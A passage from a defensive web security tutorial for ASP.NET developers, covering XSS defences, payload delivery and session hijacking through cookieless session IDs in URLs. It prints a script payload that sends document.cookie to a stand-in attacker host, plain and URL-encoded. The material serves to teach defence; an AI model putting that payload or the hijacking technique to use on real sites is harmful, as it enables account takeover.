
```
</ControlEncodingContexts>  
<DoubleEncodingFilter Enabled="True" />  
<EncodeDerivedControls Enabled="True" />  
<MarkAntiXssOutput Enabled="False" Color="Yellow" />  
</Configuration>
```

I've removed a whole lot of content for the purpose of demonstration. I've left in the encoding for the text attribute of the label control and removed the 55 other entries that were created based on the controls presently being used in the website.

If we now go right back to the first output encoding demo we can run the originally vulnerable code which didn't have any explicit output encoding:

```
var name = txtName.Text;  
var message = "Thank you " + name;  
lblSignupComplete.Text = message;
```

And hey presto, we'll get the correctly encoded output result:



This is great because just as with request validation, it's an implicit defence which looks after you when all else fails. However, just like request validation you should take the view that this is only a *safety net* and doesn't absolve you of the responsibility to explicitly output encode your responses.

SRE is smart enough not to double-encode so you can happily run explicit and implicit encoding alongside each other. It will also do other neat things like apply encoding on control attributes derived from the ones you've already specified and allow encoding suppression on specific pages or controls. Finally, it's a very easy retrofit to existing apps as it's a no-code solution. This is a pretty compelling argument for people trying to patch XSS holes without investing in a lot of re-coding.

Threat model your input

One way we can pragmatically assess the risks and required actions for user input is to perform some basic threat modelling on the data. Microsoft provides some [good tools and guidance for application threat modelling](#) but for now we'll just work with a very simple matrix.

In this instance we're going to do some very basic modelling simply to understand a little bit more about the circumstances in which the data is captured, how it's handled afterwards and what sort of encoding might be required. Although this is a pretty basic threat model, it forces you stop and think about your data more carefully. Here's how the model looks for the two examples we've done already:

Use case scenario	Scenario inputs	Input trusted	Scenario outputs	Output contains untrusted input	Requires encoding	Encoding method
User follows external link	URL	No	URL written to href attribute of <a> tag	Yes	Yes	HtmlAttributeEncode
User signs up	Name	No	Name written to HTML	Yes	Yes	HtmlEncode
User signs up	Email	No	N/A	N/A	N/A	N/A

This is a great little model to apply to new app development but it's also an interesting one to run over existing ones. Try mapping out the flow of your data in the format and see if it makes it back out to a UI without proper encoding. If the XSS stats are to be believed, you'll probably be surprised by the outcome.

Delivering the XSS payload

The examples above are great illustrations, but they're non-persistent in that the app relied on us entering malicious strings into input boxes and URL parameters. So how is an XSS payload delivered to an unsuspecting victim?

The easiest way to deliver the XSS payload – that is the malicious intent component – is by having the victim follow a loaded URL. Usually the domain will appear legitimate and the exploit is contained within parameters of the address. The payload may be apparent to those who know what to look for but it could also be also be far more subvert. Often [URL encoding will be used to obfuscate the content](#). For example, the before state:

```
username=<script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?' + document.cookie</script>
```

And the encoded state:

```
username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E
```

Another factor allowing a lot of potential for XSS to slip through is URL shorteners. The actual address behind <http://bit.ly/culCji> is usually not disclosed until actually loaded into the browser. Obviously this activity alone can deliver the payload and the victim is none the wiser until it's already loaded (if they even realise then).


This section wouldn't be complete without at least mentioning social engineering. Constructing malicious URLs to exploit vulnerable sites is one thing, tricking someone into following them is quite another. However the avenues available to do this are almost limitless; spam mail, phishing attempts, social media, malware and so on and so on. Suffice to say the URL needs to be distributed and there are ample channels available to do this.

The reality is the payload can be delivered through following a link from just about anywhere. But of course the payload is only of value when the application is vulnerable. Loaded URLs manipulated with XSS attacks are worthless without a vulnerable target.

IE8 XSS filter

So far we've focussed purely on how we can implement countermeasures against XSS on the server side. Rightly so too, because that's the only environment we really have direct control over.

However, it's worth a very brief mention that steps are also being taken on the client side to harden browsers against this pervasive vulnerability. As of Internet Explorer 8, the internet's most popular browser brand now has an [XSS Filter](#) which attempts to block attempted attacks and report them to the user:



This particular implementation is not without its issues though. There are numerous examples of where the filter [doesn't quite live up to expectations](#) and can even open new vulnerabilities which didn't exist in the first place.

However, the action taken by browser manufacturers is really incidental to the action required by web application developers. Even if IE8 implemented a perfect XSS filter model we'd still be looking at many years before older, more vulnerable browsers are broadly superseded. Given [more than 20% of people are still running IE6](#) at the time of writing, now almost a 9 year old browser, we're in for a long wait before XSS is secured in the client.

Summary

We have a bit of a head start with ASP.NET because it's just so easy to put up defences against XSS either using the native framework defences or with freely available options from Microsoft. Request validation, Anti-XSS and SRE are all excellent and should form a part of any security conscious .NET web app.

Having said that, none of these absolve the developer from proactively writing secure code. Input validation, for example, is still absolutely essential and it's going to take a bit of effort to get right in some circumstances, particularly in writing regular expression whitelists.

However, if you're smart about it and combine the native defences of the framework with securely coded application logic and apply the other freely available tools discussed above, you'll have a very high probability of creating an application secure from XSS.

Resources

1. [XSS Cheat Sheet](#)
2. [Microsoft Anti-Cross Site Scripting Library V1.5: Protecting the Contoso Bookmark Page](#)
3. [Anti-XSS Library v3.1: Find, Fix, and Verify Errors](#) (Channel 9 video)
4. [A Sneak Peak at the Security Runtime Engine](#)
5. [XSS \(Cross Site Scripting\) Prevention Cheat Sheet](#)

Part 3: Broken authentication and session management, 15 Jul 2010

Authenticating to a website is something most of us probably do multiple times every day. Just looking at my open tabs right now I've got Facebook, Stack Overflow, Bit.ly, Hotmail, YouTube and a couple of non-technology forums all active, each one individually authenticated to.

In each case I trust the site to appropriately secure both my current session and any persistent data – such as credentials – but beyond observing whether an SSL certificate is present, I have very little idea of how the site implements authentication and session management. At least not without doing the kind of digging your average user is never going to get involved in.

In some instances, such as with Stack Overflow, an authentication service such as [OpenID](#) is used. This is great for the user as it reuses an existing account with an open service meaning you're not creating yet another online account and it's also great for the developer as the process of authentication is hived off to an external service.

However, the developer still needs to take care of authorisation to internal application assets and they still need to persist the authenticated session in a stateless environment so it doesn't get them entirely out of the woods.

Defining broken authentication and session management

Again with the OWASP definition:

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.

And the usual agents, vectors, weaknesses and impacts bit:

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impact
	Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	
Consider anonymous external attackers, as well as users with their own accounts, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attacker uses leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even <u>all</u> accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data or application functions. Also consider the business impact of public exposure of the vulnerability.

The first thing you'll notice in the info above is that this risk is not as clearly defined as something like injection or XSS. In this case, the term "broken" is a bit of a catch-all which defines a variety of different vulnerabilities, some of which are actually looked at explicitly and in depth within some of the other Top 10 such as transport layer security and cryptographic storage.

Anatomy of broken authentication

Because this risk is so non-specific it's a little hard to comprehensively demonstrate. However, there is one particular practice that does keep showing up in discussions about broken authentication; session IDs in the URL.

The challenge we face with web apps is how we persist sessions in a stateless environment. A quick bit of background first; we have the concept of [sessions](#) to establish a vehicle for persisting the relationship between consecutive requests to an application. Without sessions, every request the app receives from the same user is, for all intents and purposes, unrelated. Persisting the "logged in" state, for example, would be a lot more difficult to achieve without the concept of sessions.

In ASP.NET, session state is a [pretty simple concept](#):


Programmatically, session state is nothing more than memory in the shape of a dictionary or hash table, e.g. key-value pairs, which can be set and read for the duration of a user's session.

Persistence between requests is equally simple:


ASP maintains session state by providing the client with a unique key assigned to the user when the session begins. This key is stored in an HTTP cookie that the client sends to the server on each request. The server can then read the key from the cookie and re-inflate the server session state.

So cookies help persist the session by passing it to the web server on each request, but what happens when cookies aren't available (there's still a school of belief by some that cookies are a threat to privacy)? Most commonly, we'll see session IDs persisted across requests in the URL. ASP.NET even has the capability to do this natively using [cookieless session state](#).

Before looking at the cookieless session approach, let's look at how ASP.NET handles things natively. Say we have a really, really basic logon page:



With a fairly typical response after logon:




The simple version of what's happening is as follows (it's easy to imagine the ASPX structure so I'll include only the code-behind here):

```
var username = txtUsername.Text;
var password = txtPassword.Text;

// Assume successful authentication against an account source...
Session["Username"] = username;
pnlLoginForm.Visible = false;
pnlLoginSuccessful.Visible = true;
```


We're not too worried about how the user is being authenticated for this demo so let's just assume it's been successful. The account holder's username is getting stored in session state and if we go to "Page 2" we'll see it being retrieved:




Fundamentally basic stuff code wise:

```
var username = Session["Username"];
lblUsername.Text = username == null ? "Unknown" : username.ToString();
```


If we look at our cookies for this session (Cookies.aspx just enumerates all cookies for the site and outputs name value pairs to the page), here's what we see:



Because the data is stored in session state and because the session is specific to the client's browser and persisted via a cookie, we'll get nothing if we try hitting the path in another browser (which could quite possibly be on another machine):




And this is because we have a totally different session:




Now let's make it more interesting; let's assume we want to persist the session via the URL rather than via cookies. ASP.NET provides a simple cookieless mode configuration via the web.config:

```
<system.web>  
  <sessionState cookieless="true" />  
</system.web>
```


And now we hit the same URL as before:




Whoa! What just happened?! Check out the URL. As soon as we go cookieless, the very first request embeds the session ID directly into a re-written URL (sometimes referred to as “URL mangling”). Once we login, the link to Page 2 persists the session ID in the hyperlink (assuming it’s a link to a relative path):



Once we arrive at Page 2, the behaviour is identical to the cookie based session implementation:



Here's where everything starts to go wrong; if we take the URL for Page 2 – complete with session ID – and fire it up another browser, here's what happens:



Bingo, the session has now been hijacked.

What made this possible?

The problem with the cookieless approach is that URLs are just so easily distributable. Deep links within web apps are often shared simply by copying them out of the address bar and if the URL contains session information then there's a real security risk.

Just think about the possibilities; ecommerce sites which store credit card data, social media sites with personal information, web based mail with private communications; it's a potentially very long list. Developer Fusion refers to cookieless session state in its [Top 10 Application Security Vulnerabilities in Web.config Files](#) (they also go on to [talk about the risks of cookieless authentication](#)).

Session hijacking can still occur without IDs in the URLs, it's just a whole lot more work. Cookies are nothing more than a collection of name value pairs and if someone else's session ID is known (such as via an executed XSS flaw), then cookies can always be manipulated to impersonate them.

Fortunately, ASP.NET flags all cookies as [HttpOnly](#) – which makes them inaccessible via client side scripting - by default so the usual document.cookie style XSS exploit won't yield any meaningful results. It requires a far more concerted effort to breach security (such as accessing the cookie directly from the file system on the machine), and it simply doesn't have the same level of honest, inadvertent risk the URL attack vector above demonstrates.

Use ASP.NET membership and role providers

Now that we've seen broken authentication and session management firsthand, let's start looking at good practices. The best place to start in the .NET world is the native membership and role provider features of ASP.NET 2 and beyond.

Prior to .NET 2, there was a lot of heavy lifting to be done by developers when it comes to identity and access management. The earlier versions of .NET or even as far back as the ASP days (now superseded for more than 8 years, believe it or not) required common functionality such as account creation, authentication, authorisation and password reminders, among others, to be created from scratch. Along with this, authenticated session persistence was also rolled by hand. The bottom line was a lot of custom coding and a lot of scope for introducing insecure code.

Rather than run through examples of how all this works, let me point you over to Scott Allen's two part series on [Membership and Role Providers in ASP.NET 2.0](#). Scott gives a great overview of the native framework features and how the provider model can be used to extend the functionality to fit very specific requirements, such as authentication against another source of user credentials.

What is worth mentioning again here though is the [membership provider properties](#). We're going to be looking at many of these conceptually so it's important to understand there are native implementations within the framework:


Name	Description
ApplicationName	Gets or sets the name of the application.
EnablePasswordReset	Gets a value indicating whether the current membership provider is configured to allow users to reset their passwords.
EnablePasswordRetrieval	Gets a value indicating whether the current membership provider is configured to allow users to retrieve their passwords.
HashAlgorithmType	The identifier of the algorithm used to hash passwords.
MaxInvalidPasswordAttempts	Gets the number of invalid password or password-answer attempts allowed before the membership user is locked out.
MinRequiredNonAlphanumericCharacters	Gets the minimum number of special characters that must be present in a valid password.
MinRequiredPasswordLength	Gets the minimum length required for a password.
PasswordAttemptWindow	Gets the time window between which consecutive failed attempts to provide a valid password or password answer are tracked.
PasswordStrengthRegularExpression	Gets the regular expression used to evaluate a password.
Provider	Gets a reference to the default membership provider for the application.

<code>Providers</code>	Gets a collection of the membership providers for the ASP.NET application.
<code>RequiresQuestionAndAnswer</code>	Gets a value indicating whether the default membership provider requires the user to answer a password question for password reset and retrieval.
<code>UserIsOnlineTimeWindow</code>	Specifies the number of minutes after the last-activity date/time stamp for a user during which the user is considered online.

Using the native .NET implementation also means controls such as the `LoginView` are available. This is a great little feature as it takes a lot of the legwork – and potential for insecure implementations – out of the process. Here’s how it looks straight out of the box in a new ASP.NET Web Application template:

```
<asp:LoginView ID="HeadLoginView" runat="server" EnableViewState="false">
  <AnonymousTemplate>
    [ <a href="~/Account/Login.aspx" id="HeadLoginStatus"
      runat="server">Log In</a> ]
  </AnonymousTemplate>
  <LoggedInTemplate>
    Welcome <span class="bold"><asp:LoginName ID="HeadLoginName"
      runat="server" /></span>!
    [ <asp:LoginStatus ID="HeadLoginStatus" runat="server"
      LogoutAction="Redirect" LogoutText="Log Out" LogoutPageUrl="~/ /> ]
  </LoggedInTemplate>
</asp:LoginView>
```

Beyond the `LoginView` control there’s also a series of others available right out of the box (see the Visual Studio toolbox to the right). These are all pretty common features used in many applications with a login facility and in times gone by, these tended to be manually coded. The thing is, now that we have these controls which are so easily implemented and automatically integrate with the customisable role provider, there really aren’t any good reasons *not* to use them.



The important message here is that .NET natively implements a great mechanism to authenticate your users and control the content they can access. Don't attempt to roll your own custom authentication and session management schemes or build your own controls; Microsoft has done a great job with theirs and by leveraging the provider model have given you the means to tailor it to suit your needs. It's been done right once – don't attempt to redo it yourself without very good reason!

When you really, really have to use cookieless sessions

